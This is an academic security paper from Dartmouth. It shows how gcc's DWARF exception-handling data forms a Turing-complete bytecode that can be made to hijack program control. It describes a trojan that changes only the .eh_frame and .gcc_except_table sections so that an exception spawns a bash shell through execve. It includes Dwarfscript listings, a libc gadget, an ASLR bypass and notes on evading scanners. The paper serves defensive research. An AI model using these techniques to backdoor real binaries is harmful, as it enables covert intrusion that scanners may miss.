Exploiting the hard-working DWARF: Trojan and Exploit Techniques With No Native Executable Code

James Oakley, Sergey Bratus
Computer Science Dept.
Dartmouth College
Hanover, New Hampshire
`james.oakley@alum.dartmouth.org, sergey@cs.dartmouth.edu`

Abstract

The study of vulnerabilities and exploitation is one of finding mechanisms affecting the flow of computation and of finding new means to perform unexpected computation. In this paper we show the extent to which exception handling mechanisms as implemented and used by `gcc` can be used to control program execution. We show that the data structures used to store exception handling information on UNIX-like systems actually contain Turing-complete bytecode, which is executed by a virtual machine during the course of exception unwinding and handling. We discuss how a malicious attacker could gain control over these structures and how such an attacker could utilize them once control has been achieved.

1 Introduction

Historically, exploitation mostly focused on the "main" computation performed by the code of the target program and the libraries loaded into its process context (for the sake of the argument, let us define this computation as the flow described by the target program's call graph). In ELF[1] terms, it was the contents of `.text` sections of executable and shared object files that received the most attention, such as being scanned for vulnerabilities, trojan logic, or "gadgets" to aid exploits.

However, a typical ELF process context is also constructed and maintained by a number of what we would call *auxiliary computations*, driven by data and/or code from other, non-`.text` ELF sections. These computations handle the special stages of the target process' lifecycle, from creation and initization, loading and relocation, to dynamic loading and linking of required libraries and library functions, to exception handling (the focus of this paper), process dismantling, and so on.

Whereas many of these auxiliary computations seem trivial, there are well-known exploit techniques related to some of them (e.g. `.ctors` and `.dtors` [24, 15]). More complex auxiliary computation subsystems, such as those responsible for dynamic linking, present much richer targets [6, 28, 19], allowing for advanced techniques that co-opt the entire subsystem's functionality, such as the pioneering PaX non-executable memory emulation and address load randomization bypass techniques co-opting the dynamic linker [18]. The history of exploitation of auxiliary computation is discussed at greater length in Section 6.2.

Exploitation uses of auxiliary computations are facets of a single general phenomenon, that of programming the automata responsible for these computations. ELF sections are interpreted by their respective automata, and, when filled with crafted "program", can leverage the automaton's computational power to accomplish a lot more than intended by their original designers and programmers without breaking any semantics of the automaton's interpretation of its input. The crafted program is abusing any flexibility that designers put into the automaton.

In this paper we demonstrate the use of the DWARF-based exception handling mechanism, likely the most powerful of these auxiliary computation mechanisms, to host a Turing-complete computation and gain control of the execution of the main program. This type of exception handling is relevant to `gcc` or LLVM compiled languages utilizing exception-handling (most commonly C++) on most UNIX and Unix-like systems including Linux, BSD, Solaris, Darwin, and Cygwin.

2 Contributions

We present a further step in the direction of utilizing the "auxiliary computations" to accomplish potentially malicious goals. We show arguably the most powerful (Turing-complete by inspection) ubiquitous auxiliary environment to date, the DWARF exception handling mechanism, which comes with every modern `gcc`-

[1] Executable and Linking Format [29]

compiled exception-aware executable or shared object file. In particular, we program it by way of providing it with crafted contents of the `.eh_frame` and `.gcc_except_table`.

We show that the DWARF mechanism, originally meant to flexibly and extensibly accommodate present and future stack unwinding and saved register restoration logic, should be understood as powerful bytecode that allows execution of generic computations that, among other things, can read the main process memory, and in doing so make full use of the target's dynamic symbol information.

Moreover, the bytecode is in fact very efficient at representing such symbolic memory operations and allows us to pack much functionality into short snippets of bytecode. For example, we can package our own self-contained dynamic linker into less than 200 bytes.

We note that this mechanism has the following properties.

1. It involves no native executable binary code, and therefore is relatively *portable* between systems using the same or binary compatible versions of the standard exception handling libraries.

2. For the same reason, it is unlikely to be checked by any current signature-based HIDS systems[2].

3. It is *ubiquitous*, since it occurs wherever `gcc`-compiled C/C++ code or other exception-throwing code is supported.

4. It bypasses ASLR through memory access and computation.

5. If combined with an appropriate memory corruption bug, DWARF bytecode can be used as an exploit payload.

6. Once control is given to the crafted DWARF "program" as a result of an exception, any values can be prepared, and any computation can be done entirely from the DWARF virtual machine itself. This contrasts starkly with instruction-borrowing techniques such as return-oriented programming (ROP).

We modified Katana, an existing academic ELF-manipulation tool to allow us to demonstrate the techniques we discuss.

[2] As most antivirus systems are commercial and closed-source, we cannot make any definitive claims. Certain antivirus suites, including F-Prot, will match against the `.text` section of known malware if it is inserted into any program, but will not match if the same data is inserted into the `.eh_frame` section, providing circumstantial evidence for our claim

3 Technical Background

In order to understand how the exception-handling process may be controlled to engineer an exploit, it is necessary to understand how the C++ exception handling process as implemented by `gcc`, and as partially standardized by the Linux Standards Base [1] and the x86_64 ABI [17], works.

3.1 Environment

All technical details are discussed with regards to C++, `gcc`, and Linux, and with specific attention paid to the x86_64 architecture. The concepts (and most of the details) apply equally well to other processor architectures and other operating systems (excluding Windows). The Clang C++ compiler is known to be (nearly) fully binary compatible with `gcc`, including largely undocumented `gcc` language/implementation-specific exception handler tables, as can be seen in the LLVM source [14]. Furthermore, the exception-handling data formats and processes are not C++-specific and are applicable to other `gcc`-compiled languages supporting exceptions.

3.2 Call Frame Information

To handle an exception, the stack must be unwound. Obviously, one may walk the call stack following return address pointers to find all call frames. This is not sufficient for restoring execution to an exception handler, however, as this process does not respect register state. It is therefore requisite that the information necessary to restore registers at the time of an unexpected procedure termination (when an exception is thrown from within the procedure) be somehow present at the time of exception throwing/handling.

This is a problem already solved for debugging. Thus the Call-Frame Information section of the DWARF[3] standard [9] has been adopted with some minor differences for encoding the unwinding information necessary for exception handling [17, 1].

Conceptually, what this unwinding information describes is a large table. The rows of the table correspond to machine instructions in the program text, and the columns correspond to registers and Canonical Frame Address (CFA). Each row describes how to restore the machine state (the values of the registers and CFA) for every instruction at the previous call frame as if control were to return up the stack from that instruction. DWARF allows for an arbitrary number of registers, identified merely by number. It is up to individual ABIs to define a mapping between DWARF register numbers and the hardware registers. The DWARF registers are not

[3] Debugging With Attributed Records Format

required to map to actual hardware registers, but may be used internally, as is often done with a DWARF register for the return address.

Each cell of this table holds a rule detailing how the contents of the register will be restored for the *previous* call frame. DWARF allows for several types of rules, and the curious reader is invited to find them in the DWARF standard [9]. Most registers are restored either from another register or from a memory location accessed at some offset from the CFA. An example (not taken directly from a real program, but modeled after what may be found) of a portion of this table is given in Figure 1.

PC (eip)	CFA	ebp	ebx	eax	return addr.
0xf000f000	rsp+16	*(cfa-16)			*(cfa-8)
0xf000f001	rsp+16	*(cfa-16)			*(cfa-8)
0xf000f002	rbp+16	*(cfa-16)		eax=edi	*(cfa-8)
⋮	⋮	⋮	⋮	⋮	⋮
0xf000f00a	rbp+16	*(cfa-16)	*(cfa-24)	eax=edi	*(cfa-8)

Figure 1: Example of a Conceptual Unwinding Table

We note that this table, if constructed in its entirety, would be absurdly large, larger than the text of the program itself. There are many empty cells and many duplicated entries in columns. Much of the DWARF call frame information standard is essentially a compression technique, allowing to provide sufficient information at runtime to build parts of the table as needed without the full, prohibitively large, table ever being built or stored.

This compression is performed by introducing the concept of Frame Description Entities (FDEs) and DWARF instructions. An FDE corresponds to a logical block of program text and describes how unwinding may be done from within that block. Each FDE contains a series of DWARF instructions. Each instruction either specifies one of the column rules (registers) as from our table above or specifies which text locations the register rules apply to. More details may be found in [9]

3.3 DWARF Expressions

As noted earlier, most of the register rules specify the restoration of a register from another register or from a location on the stack (relative to the CFA). DWARF was not designed for any particular hardware or software platform, however, and there was a very conscious effort to be as flexible as possible. Therefore, DWARF version 3 introduced the concept of DWARF expressions, which have their own set of instructions. A register may be restored to the value computed by a DWARF expression. A DWARF expression consists of one or more DWARF expression operations (instructions). These operations are evaluated on a stack-machine. Whereas the DWARF standard does not specify the data format of stack items, `gcc` implements them as architecture word-sized objects. All of the basic operations necessary for numerical computation are provided: pushing constant values onto the stack, arithmetic operations, bitwise operations, and stack manipulation. In addition, DWARF expressions provide instructions for dereferencing memory addresses and obtaining the values held in registers (DWARF registers calculated as part of the unwind process so far, not necessarily machine registers). This allows registers to be restored from memory locations and registers with additional arithmetic applied. To truly allow register restoration from arbitrarily computed values, however, DWARF expressions include conditional operations and a conditional branch instruction. As DWARF expressions allow for both arbitrary arithmetic and conditional branching, we claim that they are Turing-complete.

Plainly, there is a mostly unseen machine capable of arbitrary computation residing in the address space of every `gcc`-compiled C++ program or program linking C++ code. As an example, consider the DWARF expression given in Listing 1, which finds the length of a string found just below the base of a stack frame. A complete explanation of all of the instructions used can be found in the DWARF standard [9].

Listing 1: DWARF strlen expression

```
#value at −0x8(%rbp) on stack
DW_OP_breg6 −8
DW_OP_lit0 #initial strlen
DW_OP_swap
DW_OP_dup
LOOP:
DW_OP_deref_size 1
#branch if top of stack nonzero
DW_OP_bra NOT_DONE
DW_OP_skip FINISH
NOT_DONE:
#increment the counted length
DW_OP_swap
DW_OP_lit1
DW_OP_plus
DW_OP_swap
#add length to char pointer
DW_OP_plus
DW_OP_skip LOOP
FINISH:
#finally put the character
#count on the top of the stack
#as return value
DW_OP_swap
```

3.4 Exception Handlers

It is necessary to understand how exception handler (catch blocks in C++ terminology) information is encoded. DWARF is designed as a debugging format, where the debugger is in control of how far to unwind the stack. DWARF therefore does not provide any mechanism to govern halting the unwinding process. What it does provide is the means for augmentation to the standard. Certain DWARF data structures include an augmentation string, the contents of which are implementation defined, allowing a DWARF producer to communicate to a compatible DWARF consumer information not controlled by the standard. The augmentations to be used on Linux and x86_64 are well-defined [1, 17]. These augmentations allow a language-specific data area (LSDA) and *personality routine* to be associated with every FDE. When unwinding an FDE, the exception handling process is required to call the personality routine associated with the FDE. The personality routine interprets the LSDA and determines if a handler for the exception has been found. The actual contents of the LSDA are not defined by any standard, and two separate compilation units originally written in different languages and using different LSDA formats may coexist in the same program, as they will be served by separate personality routines.

The result of these design decisions is that the encoding of where exception handlers are located and what type of exceptions they handle is mostly non-standardized. The best known source of information on the format used by `gcc` is the verbose assembly code generated by `gcc`. There is some outdated high-level information available from [11]. In an ELF binary, the section `.gcc_except_table` contains the LSDAs. In the environment we are concerned with, an LSDA breaks the text region described by the corresponding FDE into call sites. Each call site corresponds to code within a try block (to use C++ terminology) and has a pointer to a chain of C++ typeinfo descriptors. These objects are used by the personality routine to determine whether the thrown exception can be handled in the current frame. A diagram of LSDA structure can be found in Appendix C.

3.5 Exception Process

The code path taken during the throwing of an exception is shown in Figure 2. libgcc computes the machine state as a result of the unwinding, directly restores the necessary registers, and then returns into the handler code, which is known as the *landing pad*. We note that, at least in current (4.5.2) `gcc` implementations, this means that at the time execution is first returned to the handler code, the data from which the registers were restored will still be present below the stack pointer until it is overwritten.




Figure 2: C++ Exception Code Flow

4 Our Tools

DWARF is chiefly the province of compiler and debugger authors. There are several tools (in particular, readelf, objdump, and dwarfdump [2]) that allow one to examine the DWARF frame information contained within an ELF binary. There are, however, no known tools that allow manipulation of DWARF structures at a high level. A high-level way of manipulating call frame and exception handler information is essential to examining the security implications of DWARF and demonstrating the consequences of an adversary gaining control of this information. To bridge this gap, we present **Katana**, a tool for ELF and DWARF manipulation, and Dwarfscript, a language for expressing call frame unwinding information and the corresponding exception handler information. Katana as an ELF and DWARF manipulation tool was first developed at Dartmouth College for hotpatching research [4]. Katana provides an easy-to-use tool in the spirit of the groundbreaking ERESI ELF-manipulation framework [30] with a shell-like interface capable of emitting the Dwarfscript representation of an ELF binary. A user may modify the Dwarfscript and then use Katana to assemble it into its binary form, which can be reinserted into the executable by Katana. A grammar for Dwarfscript may be found in the Katana distribution.

Dwarfscript is to binary exception handling data as assembly is to machine code. Dwarfscript does not attempt to provide any high-level abstractions over the exception handling data but rather attempts to present it in a form faithful to its binary structure but allowing easy readability and modification. It is a cross between a data-description language (representing the CIE, FDE, and LSDA structures in a textual form) and an assembly language (representing DWARF instructions and expressions as an ASCII-based language). The lack of any high-level constructs is deliberate. Dwarfscript allows the manipulator direct control over the data structures involved. The sample of a DWARF expression shown in Listing 1 is a valid part of a Dwarfscript file. The code for a dynamic linker in Dwarfscript can be found in Appendix B. The ability to extract information from a binary executable, modify the information, and insert it back into the binary is not a common one and it makes Katana quite powerful for experimenting with binary-level changes to a program.

5 Malicious DWARFs

What might an adversary be able to do with control of the exception handling information? In the most naïve case even without complicated DWARF expressions we could redirect the flow to skip a frame when unwinding (if we know the size of the frame on the stack). One of the simplest possible DWARF expressions allows us to simply set a register to a constant address. Thus, using this expression, we can redirect any function in our target binary to "return" to any other function in our binary. By manipulating `.gcc_except_table` we can ensure that there is always a landing pad where we would like it.

5.1 A Trojan

To demonstrate the power of controlling the exception handling information, we discuss how the ELF binary for a simple program can be modified to yield a shell when an exception is thrown. Our example program merely takes input from `stdin` and prints a canned response based on the user input. If the program receives an input string it is not expecting, it throws an exception. Whereas this program is perhaps not very interesting, it certainly does nothing that would be considered dangerous. An examination of its symbol table reveals that it does not link any of the `exec` family of functions.

We modify the ELF binary for this program in such a way that it will yield a bash shell. An examination of the modified binary will not show any differences in the text or any other section that is interpreted as machine instructions or directly affects the linking of machine instructions. Especially, we do not modify the sections `.text`, `.plt`, `.got`, `.dtors`, `.dynamic`, which have long been known as reasonably easy ways to insert backdoors. Modifications are made only to the following ELF sections: `.eh_frame`, `.eh_frame_hdr`, `.gcc_except_table`.

A dynamic linker is built as a DWARF expression that locates the symbol `execvpe` in libc. An offset is added to this address so that control will be transferred to specific suitable instructions within the function. This is necessary because of the difficulty of controlling parameter passing on x86_64 as discussed in Section 7.1. The specific point that control will be transferred to in the version and build of libc targeted (Arch Linux glibc 2.13-1) is shown in Listing 2.

Listing 2: Gadget in libc

```
mov     %r12,%rdx
mov     %rbx,%rsi
mov     %r14,%rdi
callq   a4eb0 <execve>
```

The FDE for the function in which the exception is thrown is modified so that one of the registers is set to the result of the dynamic-linking DWARF expression. As seen in Listing 2, we set up arguments and then call `execve`. The call we want to effectively make is `execve("/bin/bash", "/bin/bash","-p",NULL,NULL)`. For alignment reasons, `gcc` typically leaves extra padding space after `.gcc_except_table` both in-memory and in the ELF file. Therefore, we have a little extra room to insert some data (which we will know the address of) after the actual LSDA data in `.gcc_except_table`. We therefore insert the data for these `execve` parameters here. We then set up the appropriate registers in Dwarfscript as shown in Listing 3. Obviously, all addresses are specific to where the parameter data was inserted. The DWARF register number of `rbx` on x86_64 is 3.

Listing 3: Dwarfscript `execve` argument setup

```
DW_CFA_val_expression r14
begin EXPRESSION
#set to address of /bin/bash
DW_OP_constu 0x400f2c
end EXPRESSION
DW_CFA_val_expression r3
begin EXPRESSION
#set to address of address of string
#array {"/bin/bash","-p",NULL}
DW_OP_constu 0x400f3a
end EXPRESSION
DW_CFA_val_expression r12
begin EXPRESSION
#set to NULL pointer
DW_OP_constu 0
end EXPRESSION
```

There is one significant problem remaining to be solved: we must somehow transfer execution to the place in libc we picked. We can modify the LSDA data in `.gcc_except_table` to control where libgcc/libstdc++ thinks handlers are located, but we cannot trivially pretend a handler exists in libc, since we do not even know where the library will be loaded (assuming some form of library load ASLR). The solution is to use a classic return-to-libc attack. We take advantage of the fact that the values computed by DWARF will be temporarily placed on the stack in order to be transferred to registers immediately upon return to the handler. We therefore set the stack pointer to just below the location of the computed address in libc on the stack. This does introduce a dependency on particular libgcc/libstdc++ versions for the amount of stack space used in handling the exception to be known. One mitigation to this dependency would be to use a DWARF expression to search a small area of the stack for known values, which could be used to determine an offset. We set the stack pointer (DWARF register 7 on x86_64) to be a constant offset from the base pointer (DWARF register 6) at the time the exception is thrown. We then simply modify the landing pad in the LSDA to point to a return instruction anywhere in the binary being modified. libgcc will transfer control to that return instruction, which will return to libc, and the process will become a shell.

5.2 Building a Dynamic Linker in DWARF

Given the general-purpose computational abilities of DWARF expressions, it should not be startling that we were able to build a dynamic linker in DWARF. The construction of our dynamic linker shows the power of DWARF and another way that address-space layout randomization (ASLR) can be defeated. The only assumptions made are that the `.dynamic` section will not be moved by the loader, and that the order in which shared libraries are loaded will be the order in which they are listed in `.dynamic`. This second assumption is not crucial, and the dynamic linker code could easily have been slightly expanded to search for the libc linkmap entry. It is important to note that our DWARF dynamic linker does not simply call the standard linker in ld.so. Our linker traverses the linkmap, hash-table, and chain structures directly, and thus is not affected by any protections built into the standard linker, such as protection against calling `dlsym` from arbitrary locations. The functionality and interfaces of a dynamic linker are well-documented elsewhere [29, 13], and our DWARF implementation is not substantially different in functionality except that it is done on a stack machine rather than a register machine. The full DWARF code can be found in Appendix B.

5.3 Combining with Traditional Exploits

What we have concretely demonstrated so far is a trojan technique. What is actually necessary for the general technique to succeed, however, is a means to insert the necessary data into a program. In many cases it should be possible to perform this insertion at runtime by using traditional exploit mechanisms. The benefit comes if we are able to use a data-injection exploit that is unable to directly execute code to inject DWARF bytecode, which will be executed when an exception is thrown. This technique aids in getting around non-executable stacks and heaps and therefore presents an alternative or companion to return-oriented programming. In some situations it may require less careful piecework construction than ROP.

There are two primary ways in which the appropriate data injection may be done. The first is directly writing data into `.eh_frame` or `.gcc_except_table`. There are many C++ libraries in the wild with `.eh_frame` sections that are loaded read-write. Until 2002 all `.eh_frame` sections were read-write. In 2002 `gcc` began emitting read-only `.eh_frame` sections on some platforms unless relocations were necessary for `.eh_frame` [10]. This meant that most PIC code (i.e. libraries) still required writable `.eh_frame`. Modern versions of `gcc` are now capable of emitting `.eh_frame` sections that do not require relocation even in PIC code, but on up-to-date Linux distributions it is still possible to find libraries with writable `.eh_frame` sections, notably several distributions of the JVM. Some non-Linux platforms have considerably fewer memory protections. For example, we observed all `.eh_frame` sections being mapped read-write on a 2009 OpenSolaris installation.

The second data injection method relies on existing exploitation techniques to find and overwrite memory. The location of `.eh_frame` is identified by the `GNU_EH_FRAME` program header. This value is currently cached at runtime in writable memory and therefore may be overwritten to point to potentially crafted data.

6 History and prior work

In this section we sketch the history of the native binary code's changing role in exploit programming, from straight shellcoding to "return-oriented" and other code-borrowing techniques. We then describe the alternative approaches that, unlike the latter, do not fragment the semantics of the target's code units but rather make use of computations afforded by these units in their entirety, in effect acting as "programs" for the automata implemented by these units, not far from the implementor's original semantics.

For example, while ROP "gadgets" are selected from the target's loaded code — `.text` of a library, the target process, or OS kernel — without any regard for the containing unit's semantics, other techniques such as [18] or [26] use original developer-intended granularity components of a loaded process image specifically for the kind of computations they were meant to provide (although not in the contexts they were meant for).

6.1 Exploitation at native binary code granularity

Historically, the prevailing notions of computer system exploitation tended to revolve around its platform's native binary code, at the granularity of single binary or assembly instructions.

The hacker research community has long followed the paradigm of approaching exploitation as a kind of (macro) assembly programming [23, 8, 18, 22, 7] based on co-opting the binary code of the target through its (exploitable) bugs such as memory corruptions [16].

Whereas other kinds of exploitable bugs such as integer overflows, escape character (mis)interpretation, Unicode parsing ambiguities, internal command language injection (shell commands into CGI scripts, SQL injections, etc) are also recognized as valuable, the popular judgment of technical supremacy is clearly given to exploits that deliver full programmatic control of the target.

This degree of control tended to circle back to the ability to execute the binary code of attacker's choice. Following the introduction of early non-executable memory countermeasures [21, 20], the focus of exploitation research shifted from inserting this shellcode directly to "borrowing" necessary executable code snippets from the target's own address space [27, 31], finally achieving academic recognition as a general, Turing-complete technique through [25, 5, 12] and subsequent developments.

Still, the emphasis of this direction is on programming with *native* binary code at instruction granularity, whether injected or borrowed. In particular, successful exploitation required knowledge of, access to, and building on long chains of exact binary or assembly snippets. In contrast, if DWARF data can be injected, it can directly perform computation. Instead of a target program being supplied with data to chain snippets of code found in the original program, only the environment to throw an exception must be found in the target program once data injection is achieved.

6.2 Exploiting the auxiliary computations

Side-by-side with instruction-granular techniques, another approach developed. It recognized that large units of code already present in the target by the original software engineering design could be used to perform computations of interest to the attacker by merely manipulating the input data structures to these units.

This approach yielded rich results when applied to the omnipresent standard code that performed the auxiliary computations in the target process' lifecycle. As those computations necessary to create, load, link, debug, handle exceptions, and finally dismantle a process got progressively more complicated with the progress of operating systems, compilers, and programming environments, the subsystems that perfomed them got both more powerful and better defined.

As a result, many of these subsystems, for example the relocation subsystem and the exception handling subsystem that is the subject of this paper, developed into well-defined automata with the input data formats that amounted to their own distinct sets of virtual instructions.

The functionality of these automata (which are parts of the target's code) can be borrowed not just as a matter of opportunity or convenience orthogonal to their original purpose, but rather in line with their original, intended function. For example, the double-free [3] exploit technique borrows the *malloc*'s heap block management logic, but uses it as a generic memory overwrite primitive, not to (mis)manage blocks; similarly, the "gadget" pieces of the program borrowed by "return-oriented" techniques are used just because they happen to contain the needed assembly instructions and without regard to their original purpose. On the contrary, PaX bypass techniques (e.g., [18, 8]) co-opt the dynamic linker and other logic that provides auxiliary computations for its original functionality (e.g., resolving symbols). Locreate [26] uses the ELF process context's own relocation mechanism as the unpacker, driving it with crafted relocation sections. In effect, it treats the relocation subsystem as a distinct memory-transforming automaton that happens to be present in the target's context, and drives the code transformation with a crafted "program" for this automaton.

7 Limitations and Workarounds

7.1 Registers and Parameter Passing

Not all machine registers may be restored during stack unwinding. A hardware ABI defines the set of registers that are callee-saved and the set that are not guaranteed to be saved. The DWARF/unwinding implementation does not restore all of the registers in the latter set. Some are used for passing information to the exception-handler, and some are simply ignored (with precise details depending of course on the architecture). On architectures that pass parameters on the stack (e.g. x86), this issue does not present a serious problem, but on architectures that make greater use of registers (e.g. x86_64), it is a greater problem, as it makes setting up registers as parameters to the function where execution is resumed more difficult. This difficulty can be mitigated by finding an appropriate point within a function that takes data from the stack, although this technique does introduce additional complexity of finding a suitable landing pad.

7.2 No Side Effects

Through control of the stack and base pointers, a DWARF program can to some degree control the contents of the stack when execution is resumed. DWARF instructions/expressions do not, however, have the ability to directly modify memory or push anything onto the stack. Therefore it can be difficult to make the code at the landing pad access values on the stack that were calculated by the DWARF expression. One workaround is to exploit the fact that values computed for machine registers will still be in memory (at least until overwritten by new stack frames), as they are computed in memory and then transferred into the correct registers. The DWARF program can set the stack or base pointer to point to the correct region of memory.

7.3 DWARF Machine Implementation

Obviously, the implementation of the DWARF virtual machine has some effect upon what sort of computations can be performed. The current (gcc 4.5.2) implementation in libgcc allows the DWARF stack to grow only to a size of 64 words [10]. The DWARF standard does not specify the maximum size of the stack, and there does not appear to be a reasoned process behind this number; rather, this size appears to have been arbitrarily chosen as a size that should be "large enough". Although this limit should be kept in mind when writing a DWARF program, it does not seriously hamper the creation of interesting DWARF programs. As discussed in Section 5.2, a dynamic linker can be programmed in DWARF using fewer than 20 words on the stack.

7.4 Limited `.eh_frame` space

When modifying an ELF binary, we cannot count on the presence of full relocation information as `gcc`/`ld` does not by default emit relocatable ELF objects. Therefore, we must be careful that DWARF programs and other modifications to FDE, CIE, and LSDA structure do not require expanding the size of `.eh_frame`. This limitation can be fairly easily overcome, however. `gcc` does not attempt to perform any static analysis to determine whether the call frame for a given function will ever be unwound during exception handling. `.eh_frame` will even be generated for C compilation units despite the fact that C does not support exception handling to allow exceptions to propagate seamlessly across areas of code that do not know how to deal with them. Human analysis of the program being modified, however, should yield insight into finding FDEs corresponding to functions that will never need to be unwound. In Dwarfscript, these FDEs can simply be removed to make more room.

8 Conclusion

We have demonstrated how the hitherto largely unexplored DWARF-format exception handling information used on a wide-variety of UNIX and UNIX-like platforms can be used to control the flow of execution. This has several advantages over traditional backdoors and over return-oriented-programming. Advantages of our technique include the following.

- Turing-complete environment. DWARF expressions can read registers and process memory and perform arbitrary computations on them.
- Less likely to be detected by traditional executable-content scanners.
- Built-in trigger mechanism (the attack can lie dormant until an exception is thrown).
- Fewer carefully chained gadgets required in the target program than in return-oriented-programming. Therefore, less analysis and time may be necessary to develop an attack.
- Does not rely on bugs. Our DWARF programs leverage existing mechanisms as an extension of their intended purpose and rely not on implementation bugs and outright security holes but on intended behavior and intended mechanisms.

We stress the security risks associated with powerful computational environments added in unexpected places. The DWARF subsystem is undoubtedly a sterling example of extensible software engineering and introduces conceptually graceful method of handling complex data structures of previously unprecedented complexity. Yet the power and complexity of its internals far exceed the expectations of most developers and defenders. In particular, underestimating its power and complexity may lead defenders to underestimate the risks posed by such environments and to miss a number of possible attack vectors.

Finally, we release Katana as a tool to painlessly create and experiment with the sort of crafted DWARF programs we have discussed, so that interested researchers can further explore the relevant attack surface.

9 Acknowledgments

The authors would like to thank Rodrigo Rubira Branco, Travis Goodspeed, Felix Lindner, Sean Smith, Tim Yardley, and the Dartmouth College Trust Lab.

This material is based in part upon work supported by the Department of Energy under Award Number DE-OE0000097 and in part upon work supported by the National Science Foundation under Grant No. CNS-0524695. Any opinions, views, findings, conclusions or recommendations expressed in this material are those of the authors and do not state or reflect those of these sponsors .

References

[1] Linux standard base core specification 4.0. http://refspecs.linux-foundation.org/LSB_4.0.0/LSB-Core-generic/.

[2] ANDERSON, D. Libdwarf and dwarfdump. http://reality.sgiweb.org/davea/dwarf.html, Jan 2011.

[3] ANONYMOUS. Once upon a free(). *Phrack Magazine 57*, 9 (Aug 2001).

[4] BRATUS, S., OAKLEY, J., RAMASWAMY, A., SMITH, S., AND LOCASTO, M. Katana: Towards patching as a runtime part of the compiler-linker-loader toolchain. *International Journal of Secure Software Engineering (IJSSE) 1*, 3 (2010), 1–17.

[5] BUCHANAN, E., ROEMER, R., SHACHAM, H., AND SAVAGE, S. When good instructions go bad: generalizing return-oriented programming to RISC. In *ACM Conference on Computer and Communications Security* (2008), pp. 27–38.

[6] CESARE, S. Shared library redirection via ELF PLT infection. *Phrack Magazine 56*, 7 (May 2000).

[7] DULLIEN, T., KORNAU, T., AND WEINMANN, R.-P. A framework for automated architecture-independent gadget search. W00T '10: 4th USENIX Workshop on Offensive Technologies.

[8] DURDEN, T. Bypassing PaX ASLR protection. *Phrack Magazine 59*, 9 (Jul 2002).

[9] DWARF DEBUGGING INFORMATION FORMAT COMMITTEE. DWARF debugging information format version 4. http://dwarfstd.org/, June 2010.

[10] FREE SOFTWARE FOUNDATION. GCC 4.5.2 source code. http://gcc.gnu.org/releases.html, December 2010.

[11] HEWLETT PACKARD CORPORATION. aC++ A.01.15. http://www.codesourcery.com/public/cxx-abi/exceptions.pdf, Dec 2001.

[12] HUND, R., HOLZ, T., AND FREILING, F. Return-oriented rootks: Bypassing kernel code integrity protection mechanisms. Security '09: Proceedings of the 18th Conference on USENIX Security Symposium, USENIX Association.

[13] LEVINE, J. R. *Linkers and Loaders*. Morgan-Kauffman, 1999.

[14] LLVM TEAM. DwarfException.cpp. http://llvm.org/svn/llvm-project/llvm/trunk/lib/CodeGen/AsmPrinter/DwarfException.cpp. Evidence of llvm support of DWARF and gcc_except_table format.

[15] LZIK. Abusing .CTORS and .DTORS for fun 'n profit. http://vxheavens.com/lib/viz00.html, 2005.

[16] MEER, H. Memory corruption attacks: The (almost) complete history. Black Hat. Las Vegas, July 2010.

[17] MICHAEL MATZ, JAN HUBI KA, A. J. M. M. *System V Application Binary Interface: AMD64 Architecture Processor Supplement*, draft version 0.99.5 ed., September 2010.

[18] NERGAL. The advanced return-into-lib(c) exploits: PaX case study. *Phrack Magazine 58*, 4 (Dec 2001).

[19] O'NEILL, R. Modern day ELF runtime infection via GOT poisoning. http://vxheavens.com/lib/vrn00.html, May 2009.

[20] OPENWALL PROJECT. Linux kernel patch from the Openwall Project. http://www.openwall.com/linux/.

[21] PAX TEAM. PaX project. http://pax.grsecurity.net/.

[22] RICHARTE, G. About exploits writing. http://corelabs.coresecurity.com/index.php?module=Wiki&action=attachment&type=area&page=Vulnerability_Research&file=publication%2FAbout_Exploits_Writing%2F2002.gera.About_Exploits_Writing.pdf, 2002.

[23] RICHARTE, G., AND RIQ. Advances in format string exploitation. *Phrack Magazine 59*, 7 (July 2002).

[24] RIVAS, J. M. B. Overwriting the .dtors section. http://seclists.org/bugtraq/2000/Dec/175, Dec 2000.

[25] SHACHAM, H. The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM conference on Computer and communications security* (New York, NY, USA, 2007), CCS '07, ACM, pp. 552–561.

[26] SKAPE. Locreate: an anagram for relocate. *Uninformed 6* (Jan 2007).

[27] SOLARDESIGNER. Getting around non-executable stack (and fix). Bugtraq mailing list, http://seclists.org/bugtraq/1997/Aug/63, Aug. 1997.

[28] THE GRUGQ. Cheating the ELF: subversive dynamic linking to libraries.

[29] TIS COMMITTEE. *Executable and Linking Format (ELF) Specification*, 1995. Version 1.2.

[30] VANEGUE, J., MEDEIROS, J. A. D., BISOLFATI, E., DESNOS, A., FIGUEREDO, T., GARNIER, T., LESNIAK, R., PALENCIA, J., ROY, S., SOUDAN, S., WOLOSZYN, M., AND ZABROCKI, A. The ERESI reverse engineering software interface. http://www.eresi-project.org/, 2009.

[31] WOJTCZUK, R. Deafeating Solar Designer's non-executable stack patch. http://insecure.org/sploits/non-executable.stack.problems.html, January 1998.

A Availability

Katana is available under the GNU General Public License and may be found at http://katana.nongnu.org/.

B Code

Note that the code below contains constants which are dependent on the particular build of the software the DWARF payload will be inserted into. This code is for educational purposes rather than to be used as-is.

Listing 4: Dwarfscript for a Dynamic Linker

